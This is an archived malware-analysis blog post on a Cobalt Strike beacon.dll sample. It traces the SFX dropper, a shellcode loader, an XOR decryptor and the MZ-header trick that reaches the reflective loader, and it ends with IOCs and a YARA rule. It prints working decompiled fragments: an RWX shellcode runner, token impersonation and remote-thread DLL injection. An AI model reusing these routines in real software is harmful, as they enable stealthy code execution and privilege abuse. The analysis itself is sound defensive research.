CobaltStrike - beacon.dll : Your No Ordinary MZ Header

Published: 2019-11-05 · Archived: 2026-04-05 20:04:44 UTC

Today I found some interesting sample that was flag as cobaltstrike sample in app.any.run (links are below). The execution of this file is quite interesting how it evade detection by running multi-component files and maximize the DOS header to execute small shellcode.

SFX CODE:

This sample start with a SFX file that contains an executable name as "virus_load.exe" and a blob file name as "k2Hw". The sfx will run the virus_load.exe base on the setup script of the sfx file.

figure 1: the sfx to execute virus_load.exe

virus_load.exe and the k2Hw files:

this part of execution is also interesting, because virus_load.exe is only a loader of "k2Hw". The said blob file is a shellcode that will decrypt and execute the "beacon.dll" by calling CreateThread API.

```
 1 int __cdecl main_0(int argc, const char **argv, const char **envp)
 2 {
 3   HANDLE hHandle; // [esp+50h] [ebp-18h]
 4   LPTHREAD_START_ROUTINE lpStartAddress; // [esp+54h] [ebp-14h]
 5   void *Src; // [esp+5Ch] [ebp-Ch]
 6   int Size; // [esp+60h] [ebp-8h]
 7   FILE *Stream; // [esp+64h] [ebp-4h]
 8
 9   Stream = fopen("k2Hw", "rb");
10   if ( !Stream )
11   {
12     fputs("File error", &::Stream);
13     exit(1);
14   }
15   fseek(Stream, 0, 2);
16   Size = ftell(Stream);
17   rewind(Stream);
18   Src = malloc(Size);
19   fread(Src, 1u, Size, Stream);
20   fclose(Stream);
21   lpStartAddress = (LPTHREAD_START_ROUTINE)VirtualAlloc(0, 0x34248u, 0x1000u, 0x40u);
22   memcpy(lpStartAddress, Src, Size);
23   hHandle = CreateThread(0, 0, lpStartAddress, 0, 0, 0);
24   WaitForSingleObject(hHandle, 0xFFFFFFFFu);
25   return 0;
26 }
```

figure 2: virus_load.exe loading the "k2Hw" blob file.

The shellcode is not big actually, the only task it will do is to decrypt the actual payload which is the beacon.dll using the initial decryption key in offset 0x40.

```
00000012: EB27              jmps   00000003B --↓1
00000014: 59               4pop    ecx
00000015: 8B11              mov    edx,[ecx]
00000017: 83C104            add    ecx,4
0000001A: 8B39              mov    edi,[ecx]
0000001C: 31D7              xor    edi,edx
0000001E: 83C104            add    ecx,4
00000021: 51                push   ecx
00000022: 8B19             3mov    ebx,[ecx]
00000024: 31D3              xor    ebx,edx
00000026: 8919              mov    [ecx],ebx
00000028: 31DA              xor    edx,ebx
0000002A: 83C104            add    ecx,4
0000002D: 83EF04            sub    edi,4
00000030: 31DB              xor    ebx,ebx
00000032: 39DF              cmp    edi,ebx
00000034: 7402              jz     000000038 --↓2
00000036: EBEA              jmps   000000022 --↑3
00000038: 5A               2pop    edx
00000039: FFE2              jmp    edx
0000003B: E8D4FFFFFF       1call   000000014 --↑4
00000040: 5A                pop    edx
00000041: DA25AC5A9826      fisub  d,[026985AAC]
00000047: AC                lodsb
```

figure 3: decryption routine to decrypt the beacon.dll



figure 4: the initial structure of the k2Hw shellcode

Interesting Execution of Its Export function:

This part is quite interesting, because it just used around 40 bytes of code including the actual "MZ" header to jump or to execute its export function " _ReflectiveLoader@4".

figure 5: the shellcode structure including the MZ header



figure 6: 0x4F + 0x9155 = 0x91A4 the export function of this dll payload.

Some Backdoor Features:

This .dll file is waiting for some backdoor command to execute several function to the infected machine. some of it is read file, write file, Open Process, Set Current Directory, Impersonate Process, LSA server un-trusted connection , Create and Open services, code Injection and many more.

```
TokenHandle = 0;
if ( a2 == 4 )
{
  v2 = ntohl(*a1);
  prochandle = OpenProcess(PROCESS_QUERY_INFORMATION, 0, v2);
  if ( prochandle )
  {
    if ( OpenProcessToken(prochandle, TOKEN_ALL_ACCESS, &TokenHandle) )
    {
      func_terminateImpersonation_0();
      if ( ImpersonateLoggedOnUser(TokenHandle) )
      {
        if ( DuplicateTokenEx(TokenHandle, 0x2000000u, 0, SecurityDelegation, TokenPrimary, &phToken) )
        {
          if ( ImpersonateLoggedOnUser(phToken) )
          {
            CloseHandle(prochandle);
            if ( TokenHandle )
              CloseHandle(TokenHandle);
            if ( func_PArseAccountSid(Src, phToken, 0x200u) )
              sub_10001355(Src, &Src[strlen(Src) + 1] - &Src[1], 0xFu);
          }
          else
          {
            v8 = GetLastError();
            sub_10001B1A(0x27u, v2, v8);
```

figure 7: Process Impersonation

```
v4 = OpenProcess(0x43Au, 0, v3);
if ( v4 )
{
  v6 = GetCurrentProcess();
  v7 = func_GetCurProc((int)v6);
  if ( v7 == func_GetCurProc((int)v4) )
  {
    v8 = VirtualAllocEx(v4, 0, dwSize, 0x3000u, 0x40u);
    if ( v8 )
    {
      if ( WriteProcessMemory(v4, v8, lpLibFileName, dwSize, &NumberOfBytesWritten) )
      {
        if ( !CreateRemoteThread(v4, 0, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA, v8, 0, 0) )
        {
          v11 = GetLastError();
          sub_10001B1A(0x20u, v14, v11);
        }
      }
      else
```

figure 8: CurrentProcess Code Injection

```
NTSTATUS v4; // eax
PVOID ProtocolReturnBuffer; // [esp+8h] [ebp-Ch]
ULONG ReturnBufferLength; // [esp+Ch] [ebp-8h]
NTSTATUS ProtocolStatus; // [esp+10h] [ebp-4h]

func_LsaConnectUntrusted();
result = LocalAlloc(0x40u, a1 + 36);
v3 = result;
if ( result )
{
  *result = 21;
  result[7] = a1;
  result[8] = 36;
  memcpy_0(result + 9, Src, a1);
  v4 = func_LsacallAuthenticationPackage(v3, a1 + 36, &ProtocolReturnBuffer, &ReturnBufferLength, &ProtocolStatus);
  if ( v4 < 0 || ProtocolStatus < 0 )
    sub_10001AD4(0x1Du, v4);
  result = LocalFree(v3);
}
return result;
```

figure 9: LSA Server Connection

Conclusion:

In this sample we saw how malware try to use different approach to execute their code even in the actual DOS header of the PE file. This technique is not new but still effective to run code or shellcode.

IOC:

Debug.exe

Sha1: 9e16e2de4e4da93965b3cbcd19bbaf32b490bf63

md5: e2d265ced204eb807cb5ed0093500205

Sha256: 3462e89f38d399d93e2dbe2cf415f8dabbd93c45bd8b9725274116c9b309be88

beacon.dll

Sha1: 19359d10155d98414c03951fd4871c0b387f7dd7

Md5: 5cd3ba72cda97276bb77c42e42e2fb7c

Sha256: 31d9bde8825cad11a6072fc2b8f320e2686966232b7471fe2fb9ea2ca2873fbd

https://app.any.run/tasks/dc833ad4-508a-42eb-9bc2-cef42a558e89/

https://www.virustotal.com/gui/file/3462e89f38d399d93e2dbe2cf415f8dabbd93c45bd8b9725274116c9b309be88/detection

YARA:

```
  import "pe"

rule unpack_CobaltStrike_beacon_dll_ {
    meta:
        author =  "tcontre"
        description = "detecting Cobaltstrike malware"
        date =  "2019-11-05"
```

```
        sha256 = "31d9bde8825cad11a6072fc2b8f320e2686966232b7471fe2fb9ea2ca2873fbd"

    strings:
        $mz = { 4d 5a }

        $shell = { 4D 5A E8 00 00 00 00 5B 89 DF 52 45 55 89 E5 81 C3 55 91 00 00 FF D3 }
        $code2 = { 64 A1 30 00 00 00 89 45 C0 8B 45 C0 8B 40 0C 89 }
        $code3 = { 8B 45 8C C1 C8 0D 89 45 8C 8B 45 88 0F BE 00 03}
        $s1 = "cdn.%x%x.%s" fullword
        $s2 = "¦www6.%x%x.%s" fullword
        $s3 = "%s.2%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x.%x%x.%s" fullword

    condition:
        ($mz at 0) and ($shell at 0) or 2 of ($code*) and 1 of ($s*)

    }
```

Source: https://tccontre.blogspot.com/2019/11/cobaltstrike-beacondll-your-not.html